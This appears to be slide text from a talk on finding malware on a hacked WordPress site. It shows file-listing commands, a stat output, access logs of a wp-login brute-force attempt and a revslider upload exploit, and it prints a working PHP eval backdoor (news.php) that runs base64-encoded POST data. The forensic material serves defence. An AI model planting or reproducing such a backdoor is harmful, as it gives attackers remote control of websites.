48230203    8 -rw-r--r--   1 xyz www         5896 Jan 13 08:25 ./wp-mailback.php
48230204    8 -rw-r--r--   1 xyz www         5618 Jan 13 08:25 ./wp-back.php
19353054    4 -rw-r--r--   1 xyz www          283 Dec  7  2005 ./oud/_derived/_vti_cnf/index.php
6209556  148 -r--r--r--   1 xyz www       144653 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/info.php
6209557   12 -rw-r--r--   1 xyz www        11817 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/log.php
6209558   16 -rw-r--r--   1 xyz www        14714 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/error.php
6209559   16 -rw-r--r--   1 xyz www        12947 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/sys.php
23373904   12 -rw-r--r--   1 xyz www         9068 Jan  8 16:02 ./wp-content/plugins/like-box/includes/front_end.php
23373905   12 -rw-r--r--   1 xyz www         9373 Jan  8 16:02 ./wp-content/plugins/like-box/includes/library.php
23373906   12 -rw-r--r--   1 xyz www         8547 Jan  8 16:02 ./wp-content/plugins/like-box/includes/widget.php
23373907    4 -rw-r--r--   1 xyz www         1921 Jan  8 16:02 ./wp-content/plugins/like-box/includes/install_database.php
23373908   56 -rw-r--r--   1 xyz www        50337 Jan  8 16:02 ./wp-content/plugins/like-box/includes/admin_menu.php
39308432    4 -rw-r--r--   1 xyz www         3046 Jan  8 16:02 ./wp-content/plugins/like-box/like-box.php
46320423    8 -rw-r--r--   1 xyz www         5243 Jan  8 15:47 ./wp-content/themes/adaptief/index.php
49572435   40 -rw-r--r--   1 xyz www        35840 Jan  8 16:19 ./wp-content/themes/adaptief/includes/shortcodes.php
5350806   16 -rw-r--r--   1 xyz www        14239 Jan  7 07:43 ./wp-admin/about.php
50143574   56 -rw-r--r--   1 xyz www        50168 Jan  7 07:43 ./wp-admin/includes/update-core.php
35111651   24 -rw-r--r--   1 xyz www        23206 Jan  7 07:43 ./wp-includes/update.php
35111654    4 -rw-r--r--   1 xyz www          619 Jan  7 07:43 ./wp-includes/version.php
41433950   44 -rw-r--r--   1 xyz www        39502 Jan  7 07:43 ./wp-includes/class-wp-theme.php
```

Finding the malware: example

```
# find . -name \*.php -ctime -30 -ls
48230199    4 -rw-r--r--   1 xyz www         2022 Jan 13 08:25 ./defualt.php
48230201    4 -rw-r--r--   1 xyz www          124 Jan 13 08:25 ./news.php
48230202    4 -rw-r--r--   1 xyz www         2330 Jan 13 08:25 ./menu.php
48230203    8 -rw-r--r--   1 xyz www         5896 Jan 13 08:25 ./wp-mailback.php
48230204    8 -rw-r--r--   1 xyz www         5618 Jan 13 08:25 ./wp-back.php
19353054    4 -rw-r--r--   1 xyz www          283 Dec  7  2005 ./oud/_derived/_vti_cnf/index.php
6209556  148 -r--r--r--   1 xyz www       144653 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/info.php
6209557   12 -rw-r--r--   1 xyz www        11817 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/log.php
6209558   16 -rw-r--r--   1 xyz www        14714 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/error.php
6209559   16 -rw-r--r--   1 xyz www        12947 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/sys.php
23373904   12 -rw-r--r--   1 xyz www         9068 Jan  8 16:02 ./wp-content/plugins/like-box/includes/front_end.php
23373905   12 -rw-r--r--   1 xyz www         9373 Jan  8 16:02 ./wp-content/plugins/like-box/includes/library.php
23373906   12 -rw-r--r--   1 xyz www         8547 Jan  8 16:02 ./wp-content/plugins/like-box/includes/widget.php
23373907    4 -rw-r--r--   1 xyz www         1921 Jan  8 16:02 ./wp-content/plugins/like-box/includes/install_database.php
23373908   56 -rw-r--r--   1 xyz www        50337 Jan  8 16:02 ./wp-content/plugins/like-box/includes/admin_menu.php
39308432    4 -rw-r--r--   1 xyz www         3046 Jan  8 16:02 ./wp-content/plugins/like-box/like-box.php
46320423    8 -rw-r--r--   1 xyz www         5243 Jan  8 15:47 ./wp-content/themes/adaptief/index.php
49572435   40 -rw-r--r--   1 xyz www        35840 Jan  8 16:19 ./wp-content/themes/adaptief/includes/shortcodes.php
5350806   16 -rw-r--r--   1 xyz www        14239 Jan  7 07:43 ./wp-admin/about.php
50143574   56 -rw-r--r--   1 xyz www        50168 Jan  7 07:43 ./wp-admin/includes/update-core.php
35111651   24 -rw-r--r--   1 xyz www        23206 Jan  7 07:43 ./wp-includes/update.php
35111654    4 -rw-r--r--   1 xyz www          619 Jan  7 07:43 ./wp-includes/version.php
41433950   44 -rw-r--r--   1 xyz www        39502 Jan  7 07:43 ./wp-includes/class-wp-theme.php
```

Finding the malware: example

```
# find . -name \*.php -ctime -30 -print0 | xargs -0 ls -lc
```

Finding the malware: example

```
# find . -name \*.php -ctime -30 -print0 | xargs -0 ls -lc
-rw-r--r-- 1 xyz www   2022 Jan 13 08:25 ./defualt.php
-rw-r--r-- 1 xyz www   2330 Jan 13 08:25 ./menu.php
-rw-r--r-- 1 xyz www    124 Jan 13 08:25 ./news.php
-rw-r--r-- 1 xyz www    283 Jan 16 22:54 ./oud/_derived/_vti_cnf/index.php
-rw-r--r-- 1 xyz www  14239 Jan  7 07:43 ./wp-admin/about.php
-rw-r--r-- 1 xyz www  50168 Jan  7 07:43 ./wp-admin/includes/update-core.php
-rw-r--r-- 1 xyz www   5618 Jan 13 08:25 ./wp-back.php
-rw-r--r-- 1 xyz www  50337 Jan  8 16:02 ./wp-content/plugins/like-box/includes/admin_menu.php
-rw-r--r-- 1 xyz www   9068 Jan  8 16:02 ./wp-content/plugins/like-box/includes/front_end.php
-rw-r--r-- 1 xyz www   1921 Jan  8 16:02 ./wp-content/plugins/like-box/includes/install_database.php
-rw-r--r-- 1 xyz www   9373 Jan  8 16:02 ./wp-content/plugins/like-box/includes/library.php
-rw-r--r-- 1 xyz www   8547 Jan  8 16:02 ./wp-content/plugins/like-box/includes/widget.php
-rw-r--r-- 1 xyz www   3046 Jan  8 16:02 ./wp-content/plugins/like-box/like-box.php
-rw-r--r-- 1 xyz www  14714 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/error.php
-r--r--r-- 1 xyz www 144653 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/info.php
-rw-r--r-- 1 xyz www  11817 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/log.php
-rw-r--r-- 1 xyz www  12947 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/sys.php
-rw-r--r-- 1 xyz www  35840 Jan  8 16:19 ./wp-content/themes/adaptief/includes/shortcodes.php
-rw-r--r-- 1 xyz www   5243 Jan  8 15:47 ./wp-content/themes/adaptief/index.php
-rw-r--r-- 1 xyz www  39502 Jan  7 07:43 ./wp-includes/class-wp-theme.php
-rw-r--r-- 1 xyz www  23206 Jan  7 07:43 ./wp-includes/update.php
-rw-r--r-- 1 xyz www    619 Jan  7 07:43 ./wp-includes/version.php
-rw-r--r-- 1 xyz www   5896 Jan 13 08:25 ./wp-mailback.php
```

Finding the malware: example

```
# find . -name \*.php -ctime -30 -print0 | xargs -0 ls -lc
-rw-r--r-- 1 xyz www   2022 Jan 13 08:25 ./defualt.php
-rw-r--r-- 1 xyz www   2330 Jan 13 08:25 ./menu.php
-rw-r--r-- 1 xyz www    124 Jan 13 08:25 ./news.php
-rw-r--r-- 1 xyz www    283 Jan 16 22:54 ./oud/_derived/_vti_cnf/index.php
-rw-r--r-- 1 xyz www  14239 Jan  7 07:43 ./wp-admin/about.php
-rw-r--r-- 1 xyz www  50168 Jan  7 07:43 ./wp-admin/includes/update-core.php
-rw-r--r-- 1 xyz www   5618 Jan 13 08:25 ./wp-back.php
-rw-r--r-- 1 xyz www  50337 Jan  8 16:02 ./wp-content/plugins/like-box/includes/admin_menu.php
-rw-r--r-- 1 xyz www   9068 Jan  8 16:02 ./wp-content/plugins/like-box/includes/front_end.php
-rw-r--r-- 1 xyz www   1921 Jan  8 16:02 ./wp-content/plugins/like-box/includes/install_database.php
-rw-r--r-- 1 xyz www   9373 Jan  8 16:02 ./wp-content/plugins/like-box/includes/library.php
-rw-r--r-- 1 xyz www   8547 Jan  8 16:02 ./wp-content/plugins/like-box/includes/widget.php
-rw-r--r-- 1 xyz www   3046 Jan  8 16:02 ./wp-content/plugins/like-box/like-box.php
-rw-r--r-- 1 xyz www  14714 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/error.php
-r--r--r-- 1 xyz www 144653 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/info.php
-rw-r--r-- 1 xyz www  11817 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/log.php
-rw-r--r-- 1 xyz www  12947 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/sys.php
-rw-r--r-- 1 xyz www  35840 Jan  8 16:19 ./wp-content/themes/adaptief/includes/shortcodes.php
-rw-r--r-- 1 xyz www   5243 Jan  8 15:47 ./wp-content/themes/adaptief/index.php
-rw-r--r-- 1 xyz www  39502 Jan  7 07:43 ./wp-includes/class-wp-theme.php
-rw-r--r-- 1 xyz www  23206 Jan  7 07:43 ./wp-includes/update.php
-rw-r--r-- 1 xyz www    619 Jan  7 07:43 ./wp-includes/version.php
-rw-r--r-- 1 xyz www   5896 Jan 13 08:25 ./wp-mailback.php
```

real change date

Finding the malware: example

```
# find . -name \*.php -ctime -30 -print0 | xargs -0 ls -lc
-rw-r--r-- 1 xyz www   2022 Jan 13 08:25 ./defualt.php
-rw-r--r-- 1 xyz www   2330 Jan 13 08:25 ./menu.php
-rw-r--r-- 1 xyz www    124 Jan 13 08:25 ./news.php
-rw-r--r-- 1 xyz www    283 Jan 16 22:54 ./oud/_derived/_vti_cnf/index.php
-rw-r--r-- 1 xyz www  14239 Jan  7 07:43 ./wp-admin/about.php
-rw-r--r-- 1 xyz www  50168 Jan  7 07:43 ./wp-admin/includes/update-core.php
-rw-r--r-- 1 xyz www   5618 Jan 13 08:25 ./wp-back.php
-rw-r--r-- 1 xyz www  50337 Jan  8 16:02 ./wp-content/plugins/like-box/includes/admin_menu.php
-rw-r--r-- 1 xyz www   9068 Jan  8 16:02 ./wp-content/plugins/like-box/includes/front_end.php
-rw-r--r-- 1 xyz www   1921 Jan  8 16:02 ./wp-content/plugins/like-box/includes/install_database.php
-rw-r--r-- 1 xyz www   9373 Jan  8 16:02 ./wp-content/plugins/like-box/includes/library.php
-rw-r--r-- 1 xyz www   8547 Jan  8 16:02 ./wp-content/plugins/like-box/includes/widget.php
-rw-r--r-- 1 xyz www   3046 Jan  8 16:02 ./wp-content/plugins/like-box/like-box.php
-rw-r--r-- 1 xyz www  14714 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/error.php
-r--r--r-- 1 xyz www 144653 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/info.php
-rw-r--r-- 1 xyz www  11817 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/log.php
-rw-r--r-- 1 xyz www  12947 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/sys.php
-rw-r--r-- 1 xyz www  35840 Jan  8 16:19 ./wp-content/themes/adaptief/includes/shortcodes.php
-rw-r--r-- 1 xyz www   5243 Jan  8 15:47 ./wp-content/themes/adaptief/index.php
-rw-r--r-- 1 xyz www  39502 Jan  7 07:43 ./wp-includes/class-wp-theme.php
-rw-r--r-- 1 xyz www  23206 Jan  7 07:43 ./wp-includes/update.php
-rw-r--r-- 1 xyz www    619 Jan  7 07:43 ./wp-includes/version.php
-rw-r--r-- 1 xyz www   5896 Jan 13 08:25 ./wp-mailback.php
```

Finding the malware: example

```
# find . -name \*.php -ctime -30 -print0 | xargs -0 ls -lc
-rw-r--r-- 1 xyz www   2022 Jan 13 08:25 ./defualt.php
-rw-r--r-- 1 xyz www   2330 Jan 13 08:25 ./menu.php
-rw-r--r-- 1 xyz www    124 Jan 13 08:25 ./news.php
-rw-r--r-- 1 xyz www    283 Jan 16 22:54 ./oud/_derived/_vti_cnf/index.php
-rw-r--r-- 1 xyz www  14239 Jan  7 07:43 ./wp-admin/about.php
-rw-r--r-- 1 xyz www  50168 Jan  7 07:43 ./wp-admin/includes/update-core.php
-rw-r--r-- 1 xyz www   5618 Jan 13 08:25 ./wp-back.php
-rw-r--r-- 1 xyz www  50337 Jan  8 16:02 ./wp-content/plugins/like-box/includes/admin_menu.php
-rw-r--r-- 1 xyz www   9068 Jan  8 16:02 ./wp-content/plugins/like-box/includes/front_end.php
-rw-r--r-- 1 xyz www   1921 Jan  8 16:02 ./wp-content/plugins/like-box/includes/install_database.php
-rw-r--r-- 1 xyz www   9373 Jan  8 16:02 ./wp-content/plugins/like-box/includes/library.php
-rw-r--r-- 1 xyz www   8547 Jan  8 16:02 ./wp-content/plugins/like-box/includes/widget.php
-rw-r--r-- 1 xyz www   3046 Jan  8 16:02 ./wp-content/plugins/like-box/like-box.php
-rw-r--r-- 1 xyz www  14714 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/error.php
-r--r--r-- 1 xyz www 144653 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/info.php
-rw-r--r-- 1 xyz www  11817 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/log.php
-rw-r--r-- 1 xyz www  12947 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/sys.php
-rw-r--r-- 1 xyz www  35840 Jan  8 16:19 ./wp-content/themes/adaptief/includes/shortcodes.php
-rw-r--r-- 1 xyz www   5243 Jan  8 15:47 ./wp-content/themes/adaptief/index.php
-rw-r--r-- 1 xyz www  39502 Jan  7 07:43 ./wp-includes/class-wp-theme.php
-rw-r--r-- 1 xyz www  23206 Jan  7 07:43 ./wp-includes/update.php
-rw-r--r-- 1 xyz www    619 Jan  7 07:43 ./wp-includes/version.php
-rw-r--r-- 1 xyz www   5896 Jan 13 08:25 ./wp-mailback.php
```

Innocent wordpress files: update, new plugin, theme update

Finding the malware: example

```
-rw-r--r-- 1 xyz www   2022 Jan 13 08:25 ./defualt.php
-rw-r--r-- 1 xyz www   2330 Jan 13 08:25 ./menu.php
-rw-r--r-- 1 xyz www    124 Jan 13 08:25 ./news.php
-rw-r--r-- 1 xyz www    283 Jan 16 22:54 ./oud/_derived/_vti_cnf/index.php
-rw-r--r-- 1 xyz www   5618 Jan 13 08:25 ./wp-back.php
-rw-r--r-- 1 xyz www  14714 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/error.php
-r--r--r-- 1 xyz www 144653 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/info.php
-rw-r--r-- 1 xyz www  11817 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/log.php
-rw-r--r-- 1 xyz www  12947 Jan 16 15:37 ./wp-content/plugins/revslider/temp/update_extract/revslider/sys.php
-rw-r--r-- 1 xyz www   5896 Jan 13 08:25 ./wp-mailback.php
```

Finding the malware: example

```
# less news.php
<?php
$mujj = $_POST['niu!@#$123']; if ($mujj!="") { $xsser=base64_decode($_POST[‘z0']);
@eval("\$safedg = $xsser;"); } ?>
```

Finding the malware: example

```
# less news.php
<?php
$mujj = $_POST['niu!@#$123']; if ($mujj!="") { $xsser=base64_decode($_POST[‘z0']);
@eval("\$safedg = $xsser;"); } ?>
```

Malware!

Finding the malware: example

```
# stat defualt.php
  File: `defualt.php'
  Size: 2022        Blocks: 8          IO Block: 65536  regular file
Device: 22h/34d   Inode: 48230199    Links: 1
Access: (0644/-rw-r--r--)  Uid: (12345/xyz)   Gid: (   30/     www)
Access: 2016-01-18 00:00:44.799531000 +0100
Modify: 2016-01-13 08:25:48.447054000 +0100
Change: 2016-01-13 08:25:48.447054000 +0100
 Birth: -
```

Finding the malware: example

```
198.18.210.92 - - [13/Jan/2016:07:39:45 +0100] xyz.nl "GET /wp-login.php HTTP/1.1" 200 2665 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:40:01 +0100] xyz.nl "GET /wp-login.php HTTP/1.1" 200 2665 "-" "Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.0)"
198.18.210.92 - - [13/Jan/2016:07:40:57 +0100] xyz.nl "GET /wp-login.php HTTP/1.1" 200 2665 "-" "Mozilla/4.0 (comatible; MSIE
6.0; Windows NT 5.0)"
198.18.210.92 - - [13/Jan/2016:07:41:21 +0100] xyz.nl "GET /?author=1 HTTP/1.1" 301 - "http://xyz.nl/?author=1"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:18 +0100] xyz.nl "GET /?author=1 HTTP/1.1" 301 - "-" "Mozilla/4.0 (compatible;
 MSIE 6.0; Windows NT 5.0)"
198.18.210.92 - - [13/Jan/2016:07:42:32 +0100] xyz.nl "GET /author/youit/ HTTP/1.1" 200 25397 "-" "Mozilla/4.0 (com
patible; MSIE 6.0; Windows NT 5.0)"
198.18.210.92 - - [13/Jan/2016:07:42:34 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:35 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:36 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:37 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:38 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:39 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:40 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:41 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:07:42:42 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3596 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
```

Finding the malware
Brute-force on wp-login.php

```
198.18.210.92 - - [13/Jan/2016:08:15:35 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:36 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:37 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:38 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:39 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:40 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:41 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:42 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:43 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:44 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:45 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:46 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:47 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:51 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:15:52 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
```

Finding the malware:
revslider exploited & spam upload

```
198.18.210.92 - - [13/Jan/2016:08:20:11 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:20:12 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
169.254.175.44 - - [13/Jan/2016:08:25:47 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=ZGVmdWFsdC5waHA%3d&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
169.254.175.44 - - [13/Jan/2016:08:25:48 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=bmV3cy5waHA%3d&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
169.254.175.44 - - [13/Jan/2016:08:25:47 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=bWVudS5waHA%3d&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
169.254.175.44 - - [13/Jan/2016:08:25:49 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=d3AtbWFpbGJhY2sucGhw&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
169.254.175.44 - - [13/Jan/2016:08:25:49 +0100] xyz.nl "POST /wp-content/plugins/revslider/temp/update_extract/54989879.php?
z3=d3AtYmFjay5waHA%3d&z4=Lw%3d%3d HTTP/1.1" 200 20 "www.xyz.nl" "Mozilla/5.0 (Windows; Windows NT 5.1; en-US) Firefox/3.5.0"
100.72.195.154 - - [13/Jan/2016:09:24:44 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:44 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:45 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:46 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:47 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:48 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:49 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:52 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:54 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
100.72.195.154 - - [13/Jan/2016:09:24:54 +0100] xyz.nl "POST /defualt.php HTTP/1.1" 200 18 "-" "-"
```

Finding the malware: example

```
198.18.210.92 - - [13/Jan/2016:08:20:11 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
198.18.210.92 - - [13/Jan/2016:08:20:12 +0100] xyz.nl "POST /wp-login.php HTTP/1.1" 200 3554 "http://xyz.nl/wp-login.php"
"Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"
